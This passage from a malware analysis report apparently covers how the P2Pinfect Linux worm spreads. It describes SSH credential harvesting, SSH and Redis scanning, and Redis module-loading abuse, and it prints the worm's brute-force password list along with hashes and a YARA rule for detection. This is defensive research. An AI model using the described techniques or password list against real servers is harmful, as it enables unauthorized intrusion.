HTTP	155	HTTP/1.0 200 ok	

HTTP requests to icanhazip and /ip

Worming

At this point, the binary will try to infect more hosts. The binary will read the bash_history, ssh config, and known hosts files to gather a list of users, IPs, and SSH keys. It then uses this information to attempt to infect new instances. The binary will also select a random /16 network prefix to scan for exposed SSH and Redis servers, and uses a list of passwords to attempt to brute force any servers it encounters.

In the case of Redis servers, it will attempt to exploit the LUA sandbox escape vulnerability or use the `SLAVEOF` and `MODULE LOAD` commands to load a malicious module, as previously discussed.



```
.rodata:000...  00000008  C  password
.rodata:000...  00000008  C  foobared
.rodata:000...  00000008  C  P@ssw0rd
.rodata:000...  00000008  C  p@aaw0rd
.rodata:000...  00000008  C  p@ssw0rd
.rodata:000...  00000008  C  passw0rd
.rodata:000...  00000008  C  redis123
.rodata:000...  00000008  C  admin123
.rodata:000...  00000008  C  p@ssword
.rodata:000...  00000008  C  12345678
.rodata:000...  00000008  C  11111111
.rodata:000...  00000008  C  88888888
.rodata:000...  00000008  C  00000000
.rodata:000...  00000008  C  1qaz2wsx
.rodata:000...  00000008  C  Aa123456
.rodata:000...  00000008  C  1qaz@WSX
.rodata:000...  00000008  C  !QAZ@WSX
.rodata:000...  00000008  C  abcd1234
.rodata:000...  00000008  C  2wsx#EDC
.rodata:000...  00000008  C  1q2w3e4r
.rodata:000...  00000008  C  toor@123
.rodata:000...  00000008  C  qq123456
.rodata:000...  00000008  C  aa123456
.rodata:000...  00000008  C  Root1234
.rodata:000...  00000008  C  Admin123
.rodata:000...  00000008  C  root2023
.rodata:000...  00000008  C  root2022
.rodata:000...  00000008  C  root1234
.rodata:000...  00000008  C  Test1234
.rodata:000...  00000008  C  Root2022
.rodata:000...  00000008  C  rootroot
.rodata:000...  00000008  C  sysadmin
.rodata:000...  00000008  C  root@123
.rodata:000...  00000008  C  admin!@#
.rodata:000...  00000008  C  Q1w2e3r4
.rodata:000...  00000008  C  aB123456
.rodata:000...  00000008  C  test@123
.rodata:000...  00000008  C  Test@123
```

List of passwords used by the malware

Once access is gained to a host, it infects it in the same way the initial compromised server was, by dropping a copy of itself (fetched from the built in HTTP server) and executing it with a nodelist as an argument.

Conclusion

P2Pinfect is well-designed and utilises sophisticated techniques for replication and C2. The choice of using Rust also allows for easier portability of code across platforms (with the Windows and Linux binaries sharing a lot of the same code), while also making static analysis of the code significantly harder. This is due to the complexity of Rust itself, the inclusion of C code due to the Foreign Function Interface feature, and the lack of tooling available for analysis.

The sample encountered by Cado researchers had similar functionality as the Windows variant analysed by Unit42. Despite this, the initial access method differed and Cado researchers did not find any evidence to suggest the malware specifically targeted cloud environments. From the information gleaned during analysis, P2Pinfect would likely run on most Linux hosts regardless of whether they were cloud-hosted or on-premise.

Cado Security Labs concur with Unit42 findings on the subject of the miner payload. Cado researchers did not observe any behaviours attributable to cryptocurrency mining from this malware sample. It’s possible that this functionality will be enabled at a later date, and the malware is certainly capable of updating itself to include such functionality. This allows the operator to rapidly deploy any payload of their choosing We will continue to monitor this malware and post updates as they occur.

Cado Security customers can identify hosts compromised with P2Pinfect using the Cado platform.

Indicators of Compromise

Filename	SHA256
linux	87a3fc1088449dbd3554fe029a1878a525e64ab4ccf71b23edb03619ba94403a
miner	b1fab9d92a29ca7e8c0b0c4c45f759adf69b7387da9aebb1d1e90ea9ab7de76c
bash	ce047893ac5bd2100db3448bd62c324e471ffcddd48433788bfe885e5f071a89

Yara Rule

```
rule P2Pinfect {
        meta:
        description = "Detects P2Pinfect worm on Linux"
        author = "[email protected]"
        license = "Apache License 2.0"
        date = "2023-07-28"
        hash1 = "87a3fc1088449dbd3554fe029a1878a525e64ab4ccf71b23edb03619ba94403a"
        hash2 = "ce047893ac5bd2100db3448bd62c324e471ffcddd48433788bfe885e5f071a89"
        hash3 = "b1fab9d92a29ca7e8c0b0c4c45f759adf69b7387da9aebb1d1e90ea9ab7de76c"
    strings:
        $magic = { 7f 45 4c 46 }

        $a1 = "p2pinfect"
        $a2 = "p2pmod"

        $b1 = { 48 8D 35 C2 13 22 00 6A 19 5A 4C 89 FF E8 A3 EF 17 00 48 8D 35 C9 13
22 00 6A 1E 5A 4C 89 FF E8 91 EF 17 00 48 8D 35 D5 13 22 00 6A 0E 5A 4C 89 FF E8 7F
EF 17 00 48 8D 35 D1 13 22 00 6A 0F 5A 4C 89 FF E8 6D EF 17 00 48 8D 35 81 A5 21 00
4C 89 FF 4C 89 F2 E8 5B EF 17 00 }
        $b2 = { 48 83 E4 80 48 81 EC 80 0F 00 00 48 C7 04 24 00 00 00 00 48 81 EC 00
05 00 00 49 89 D0 49 89 F5 48 89 BC 24 88 00 00 00 0F B6 86 20 08 00 00 48 8D 0D A3
4D 18 00 48 63 04 81 48 01 C8 6A 01 5E 6A 02 41 5F 4C 89 6C 24 48 48 89 94 24 90 00
00 00 FF E0 }
        $b3 = { 4C 89 F7 49 89 D8 E8 10 BB 00 00 49 83 66 68 00 49 C7 46 70 0A 00 00
00 66 41 C7 46 78 01 00 6A 10 59 48 8D 84 24 50 04 00 00 48 89 C7 4C 89 F6 F3 48 A5
48 89 C7 E8 FA 76 01 00 }
        $b4 = { 48 8B 3D 0F 3F 06 00 48 8B 35 10 3F 06 00 E8 20 8E 04 00 49 8B 46 10
48 89 05 08 3F 06 00 41 0F 10 06 0F 11 05 ED 3E 06 00 48 8D 35 A4 D0 FF FF 6A 0F 5F
FF 15 25 3D 06 00 48 83 F8 FF 75 06 }
        $b5 = { 49 29 F7 4C 89 F7 4C 89 FA FF 15 DB 92 21 00 48 8B 84 24 40 02 00 00
4C 01 E0 48 8B 8C 24 98 02 00 00 48 89 01 48 8B 84 24 80 00 00 00 48 89 28 48 8B BC
24 68 01 00 00 48 8D 77 10 48 8B 84 24 48 02 00 00 48 F7 D0 48 8B 94 24 50 02 00 00
48 01 C2 48 C1 E2 04 FF 15 FE 92 21 00 4C 8B A4 24 10 01 00 00 49 83 FC 01 4C 8B 3C
24 48 8B B4 24 38 01 00 00 0F 86 C0 02 00 00 }
    condition:
        $magic at 0 and (all of ($a*) or any of ($b*))
}
```

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